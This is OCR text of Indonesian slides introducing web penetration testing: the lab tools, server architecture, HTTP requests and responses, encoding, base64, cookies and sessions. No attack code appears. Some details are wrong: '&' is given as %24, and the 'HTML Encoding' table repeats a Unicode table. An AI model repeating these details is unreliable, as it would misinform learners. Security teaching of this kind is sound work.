
Decompiling apk with dex2jar



Jar Analysis with JD-Gui



Jar Analysis with JD-Gui



TERIMA KASIH

WEB PENETRATION TESTING

bahan

- XAMPP
- VMWARE / Virtual Box
- KALI Linux / Samurai WTF
- DVWA
- Mutillidae
- The Social-Engineer Toolkit (SET)
- metasploit-framework

Web penetration testing

Why Web?

- kehidupan kita sehari-hari menggunakan aplikasi web.
- Banyak situs saat ini telah tumbuh secara signifikan dan kompleks.
- Perkembangannya sangat pesat.
- Terbatasnya aplikasi pengujian keamanan pada web.

Understanding the web

- Untuk jadi penguji keamanan web yang sukses seorang pentester perlu memahami secara mendalam tentang teknologi web.
- Pen tested punya sudut padang yang berbeda dengan orang normal
  - Harus berpikir berbahaya, namun bertindak secara normal.
  - Bagaimana cara kita menembus batasan.
  - Kesalahan apa yang dibuat admin, developer ataupun operator?
  - Mencari logika bisnis yang bermasalah.

Knowledge of tools

- Memahami tools apa saja yang tersedia dan cara menginterasikan menjadi full testing.
- Mempunyai pengetahuan mendalam dalam penggunaan tools.
  - Mengetahui kekuatan dan kelemahan
  - memahami perangkap dan taktik umum untuk menghindari mereka.
  - Menemukan informasi pada satu tools dan dapat menggunakannya ke dalam tools yang lain pada suatu test yang terintegrasi

Website server architecture

Umumnya website mengadopsi satu atau lebih dari 4 type arsitektur yang berbeda


- Web server
- Dynamic server
- Application server
- Proxy server

Sebagai penguji perlu menentukan arsitektur seperti apa yang kita hadapi

- Pengujian personal / offline tisebut white-box
- Pengujian secara online “black-box”


Web server

- Web server yang murni sudah langka
- Hanya melayani konten statis.
- Sangat berguna untuk penemuan informasi.
- Situs juga berisi informasi tentang teknologi yang digunakan.




Dynamic server

- Web server yang menyediakan content static maupun active content
- Lebih susah dilindungi (kode berbeda)




Application server

- Menjalankan aplikasi pada server. (BEA Weblogic, Jboss, Lotus Domino, IBM WebSphere)
- Aplication server biasanya berada dibelakang proxy server.
- Sangat jarang aplikasi server berkomunikasi langsung dengan client
- Application server menyediakan aplikasi dengan fitur mandiri



Proxy server

- **Pengertian proxy** adalah suatu server yang menyediakan layanan untuk meneruskan setiap permintaan kita kepada server lain di internet.
- Meneruskan permintaan ke aplikasi dan menyimpan hasil.



Attacker perspective of website server architecture

- Mengetahui arsitektur membuat penyerangan lebih mudah. (banyak arsitektur menambahkan fitur yang bisa jadi target)
- Pertimbangkan apa yang akan menjadi tujuan penyerangan?
  - aplikasi dan data
  - Menjadikan kendaraan untuk menyerang jaringan perusahaan yang berada di belakangnya.

HTTP Basic

- Hypertext Transfer Protocol (HTTP) adalah sebuah protokol jaringan lapisan aplikasi yang digunakan untuk sistem informasi terdistribusi, kolaboratif, dan menggunakan hipermedia.

- Ini adalah protokol client-server yang digunakan untuk mentransfer halaman web dan aplikasi data pada web biasanya menggunakan TCP.
- Klien biasanya browsing web dimulai dengan sambungan ke web server seperti **MS IIS** atau **Apache HTTP Server**.

HTTP Request

GET / HTTP/1.1

Host: www.google.com

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0

Accept: text/html,application/xhtml+xml

Accept-Encoding: gzip, deflate

Connection: keep-alive

- **GET** adalah jenis permintaan default ketika kita mengetik URL pada web browser dan tekan Enter. HTTP Verbs lainnya adalah POST, PUT, DELETE, PILIHAN, TRACE
- / Ini adalah file yang kita minta. Halaman lain dapat diminta, tentu saja, seperti: /downloads/index.php.
- **HTTP/1.1** Ini adalah versi protokol HTTP. Ini memberitahu web server tentang versi HTTP yang ingin kita gunakan dalam setiap komunikasi lebih lanjut.
- **Host** : awal dari Header HTTP Request. Struktur Header HTTP : Header-name: Header-Value. Value memberitahukan host yang kita inginkan.
- **User-Agent** : mengungkapkan versi browser kita, OS dan Bahasa ke server.
- **Accept** header : menentukan document jenis apa yang diterima dari hasil permintaan.
- **Accept-Encoding** sama dengan accept tetapi membatasi pengkodean konten yang dapat diterima. Content codings adalah tipe kompresi dokumen yang diubah tanpa kehilangan identitas jenis media dan tanpa kehilangan informasi.

HTTP Response

- **HTTP/1.1** 200 OK
- **Date**: Fri, 13 Mar 2015 11:26:05 GMT
- **Cache-Control**: private, max-age=0
- **Content-Type**: text/html; charset=UTF-8
- **Content-Encoding**: gzip
- **Server**: gws
- **Content-Length**: 258


- **<PAGE CONTENT>**

- Baris pertama dari pesan Response adalah Status-Line, yang terdiri dari versi protokol (HTTP 1.1) diikuti dengan status kode angka (200) (OK).
- Date mewakili tanggal dan waktu di mana pesan itu berasal.
- Header Cache memungkinkan Browser dan Server untuk setuju tentang aturan caching.
- Content-Type memungkinkan klien tahu bagaimana menafsirkan isi pesan.
- Content-Encoding merupakan tipe konten
- Server memberitahukan server yang digunakan.
- Content-Length memberitahukan panjang message body.
- <page-content> konten yang sebenarnya dari resource yang diminta.

Kode angka

- **200 OK**, the resource is found.
- **301 Moved Permanently**, the requested resource has been assigned a new permanent URI.
- **302 Found** / **redirect**, the resource is temporarily under another URI.
- **401 unauthorized** client don't have privileges.
- **403 Forbidden**, the client does not have enough privileges and the server refuses to fulfill the request.
- **404 Not Found**, the server cannot find a resource matching the request.
- **500 Internal Server Error**, the server does not support the functionality required to fulfill the request.
- **502 bad gateway**

- Firefox (serta browser web lainnya) sudah memiliki beberapa fitur yang memungkinkan kita untuk memeriksa Header HTTP dengan cepat. Setelah Firefox dimulai, buka menu pilihan dan pilih Tools -> Web Developer -> Network.




Melindungi HTTP

- HTTP Content, semua clear-teks protokol, dapat dengan mudah disadap atau hancur oleh penyerang dalam perjalanan ke tujuannya. Selain itu, HTTP tidak menyediakan otentikasi yang kuat antara kedua pihak yang berkomunikasi.

- Secure HTTP (HTTPS) atau HTTP melalui SSL / TLS adalah metode untuk menjalankan HTTP, yang biasanya clear-teks, dijalankan melalui SSL / TLS (protokol kriptografi).

- HTTPS tidak melindungi terhadap kelemahan aplikasi web!

- Teknik layering ini menyediakan kerahasiaan, perlindungan integritas dan otentikasi untuk protokol HTTP.



- Serangan seperti XSS dan SQL inject akan tetap bekerja.
- Memahami bagaimana HTTP dan aplikasi web bekerja merupakan dasar untuk dapat melakukan serangan tersembunyi!

Encoding

Informasi encoding adalah komponen penting dari teknologi informasi. Fungsi utamanya adalah untuk mewakili pemetaan tingkat rendah dari informasi yang ditangani.

ASCII

ASCII (American Standard Code for Information Interchange) charset berisi satu set kecil simbol.

Awalnya hanya 128, tapi sekarang biasanya didefinisikan dengan versi diperpanjang untuk total 255. dirancang untuk mendukung hanya US symbol.

- Ex: ASCII tidak dapat digunakan untuk menampilkan simbol Cina. Charset ASCII tidak berisi simbol seperti © † Σ α β «.

Unicode

- Unicode (Universal Character Set) adalah standar pengkodean karakter yang diciptakan untuk memungkinkan orang di seluruh dunia untuk menggunakan komputer dalam bahasa apapun. Mendukung semua sistem tulisan di dunia.

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0410	А	Б	В	Г	Д	Е	Ж	З	И	Й	К	Л	М	Н	О	П
0420	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ъ	Ы	Ь	Э	Ю	Я
0430	а	б	в	г	д	е	ж	з	и	й	к	л	м	н	о	п

Unicode Transformation Format.

3 type encoding

- UTF-8
- UTF-16
- UTF-32

- Angka 8,16 dan 32 adalah jumlah bit yang digunakan untuk mewakili poin kode.

Encoding

- Contoh

SYMBOL	UNICODE	UTF-8	UTF-16	UTF-32
!	U+0021	21	00 21	00 00 00 21
W	U+0057	57	00 57	00 00 00 57
◎	U+2B80	E2 AE 80	2B 80	00 00 2B 80
⌗	U+2317	E2 8C 97	23 17	00 00 23 17

HTML Encoding

Dalam bahasa HTML, ada banyak karakter (simbol) dengan arti khusus. Misalnya :

- simbol < menggambarkan awal dari sebuah tag HTML,
- symbol > menunjukkan akhir, dan sebagainya.

Jika kita ingin menampilkan simbol-simbol ini dalam dokumen web kita dan kita ingin menghindari simbol ditafsirkan oleh browser kita sebagai elemen bahasa HTML, maka Anda perlu menggunakan entitas terkait.

HTML Encoding

- untuk Suatu entitas HTML string sederhana (dimulai dengan & atau &# dan diakhiri dengan ;)yang sesuai dengan simbol. Ketika browser menemukan sebuah entitas dalam sebuah halaman HTML akan menampilkan simbol untuk pengguna dan tidak akan pernah menafsirkan simbol sebagai unsur bahasa HTML.

HTML Encoding

SYMBOL	UNICODE	UTF-8	UTF-16	UTF-32
!	U+0021	21	00 21	00 00 00 21
W	U+0057	57	00 57	00 00 00 57
◎	U+2B80	E2 AE 80	2B 80	00 00 2B 80
⌗	U+2317	E2 8C 97	23 17	00 00 23 17

HTML Encoding

- Meskipun tujuan utama dari entitas HTML tidak benar-benar menjadi fitur keamanan Namun, penggunaannya dapat membatasi serangan client side (IE: XSS).

URL Encoding

Seperti yang tercantum dalam RFC 3986, URL yang dikirim melalui Internet harus berisi karakter dalam kisaran kode karakter US-ASCII.

Pengkodean ini penting karena membatasi karakter yang akan digunakan dalam URL untuk subset dari karakter tertentu:

- Unreserved Karakter: [a-zA-z] [0-9] [-. _ ~]
- Reserved Karakter (mereka memiliki tujuan tertentu) : /? # [] @! $ & "() * +,; =%

- Berikut ini adalah daftar karakter yang umumnya diencoding:

Character	Purpose in URI	Encoding
#	Separate anchors	%23
?	Separate query string	%3F
&	Separate query elements	%24
+	Indicates a space	%2B

- Ketika kita mengunjungi sebuah situs, URL-encoding dilakukan secara otomatis oleh browser kita tanpa kita sadari.

- Mari kita lihat beberapa contoh penting tentang bagaimana web browser URL-encode request sederhana dari pengguna.

Browser	index.html?arg=test	index.html?arg= test with spaces	index.html?arg= hello world
	arg=test	arg=%20test%20with%20spaces	arg=%3Ch1%3Ehello%20world%3C/h1%3E
	arg=test	arg= test with spaces	arg= hello world
	arg=test	arg=%20test%20with%20spaces	arg=%3Ch1%3Ehello%20world%3C/h1%3E
	arg=test	arg=%20test%20with%20spaces	arg=%3Ch1%3Ehello%20world%3C/h1%3E

base64

- Base64 adalah pengkodean skema binary-to-text yang digunakan untuk mengkonversi file biner dan mengirimkannya melalui Internet.

- Sebagai contoh, protokol email menggunakan pengkodean besar untuk melampirkan file (attachment) ke pesan.

- Alfabet dari skema encoding Base64 terdiri dari angka [0-9] dan huruf Latin, baik huruf besar dan kecil [a - z A - Z], dengan total 62. Ditambah karkter (+) dan (/) jadi 64.

```
<img_src="
DwAPAAACIISPeQHsrZ5ModrLlN48CXF8m2iQ3YmmKqVlRtW4MLwWACH+H09wdGltaXplZCBi
eSBVbGVhZCBTbWFydFNhdmVyIQAAOw=="alt="Base64 encoded image"
width="150"height="150"/>
```

Cookies

- HTTP adalah stateless protocol. Ini berarti bahwa situs tidak dapet mempertahankan koneksi / kunjungan kita tanpa mekanisme session atau cookies
- Semua kunjungan tanpa cookies dan session tampak seperti pengguna yang baru bagi server dan browser.
- Untuk mengatasi keterbatasan ini, tahun 1994 session dan cookies diciptakan. Netscape saat itu menciptakan cookies untuk membuat HTTP statefull

- Cookies hanya informasi tekstual dipasang oleh website ke dalam "cookie jar" pada browser web. Cookie jar adalah ruang penyimpanan di mana browser web menyimpan cookie.

  cookies adalah fragmen dari variabel yang berisi text dalam bentuk name=value

Domain

Sebuah website menset cookie untuk domainnya

- • contoh : google.com sets a cookie for the domain: google.com or *.google.com

Ini artinya browser akan menginstall cookie pada cookie jar dan mengirimkan cookie untuk setiap permintaan berikut:

- google.com
- www.google.com
- maps.google.com

Domain

- Ruang lingkup cookie ini * .google.com
- Domain A tidak dapat menetapkan cookie untuk domain B.

- Browser akan mengirimkan Cookie sesuai dengan lingkup domain paling atas (dan semua subdomainnya), termasuk path dan tanggal kedaluwarsa.

Expires

- Expires memberikan rentang waktu
- Cookie akan dikirim ke server bila tidak expired
- Session cookie berakhir ketika keluar session.

Session

- Terkadang pengembang web lebih memilih untuk menyimpan informasi pada sisi server bukan sisi klien. Hal ini untuk menghindari bolak-balik transmisi data, yang merupakan ciri khas cookie.

- HTTP session adalah mekanisme sederhana yang memungkinkan situs untuk menyimpan variabel tertentu untuk kunjungan yang diberikan pada server side.

- Perbedaan utama antara cookie dan session variabel adalah bahwa cookie disimpan pada klien sedangkan session variabel di server.
  Juga, session variabel biasanya berakhir lebih cepat dari cookies.

Web Application Proxies

